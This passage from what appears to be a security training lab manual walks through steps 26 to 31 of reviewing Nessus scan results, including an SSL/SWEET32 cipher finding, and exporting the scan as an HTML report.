
26. Click the **Vulnerabilities** tab, and scroll down to view all the vulnerabilities associated with the target machine.

    Note: The list of vulnerabilities may differ when you perform this task.


27. Click these vulnerabilities to view detailed reports about each. For instance, in this lab, we are selecting the first vulnerability in the list, that is, **SSL (Multiple Issues)**.




28. The **Local Network / SSL (Multiple Issues)** window appears, displaying multiple issues in SNMP service. Click on any issue (here, **SSL Medium...**) to view its detailed information.




29. The report regarding selected vulnerability **SSL Medium Strength Cipher Suites Supported (SWEET32)** appears with detailed information such as plugin details, risk information, vulnerability information, reference information and the solution, and output, as shown in the screenshot.




30. On completing the vulnerability analysis, click **Scans**, and then click the recently performed scan (here, **Local Network**).



31. In the **Local Network** window, click the **Report** tab from the top-right corner, in the **Generate Report** window choose a file format (here, **HTML**) from the available options and click **Generate Report**. By downloading a report, you can access it anytime, instead of logging in to Nessus again and again.



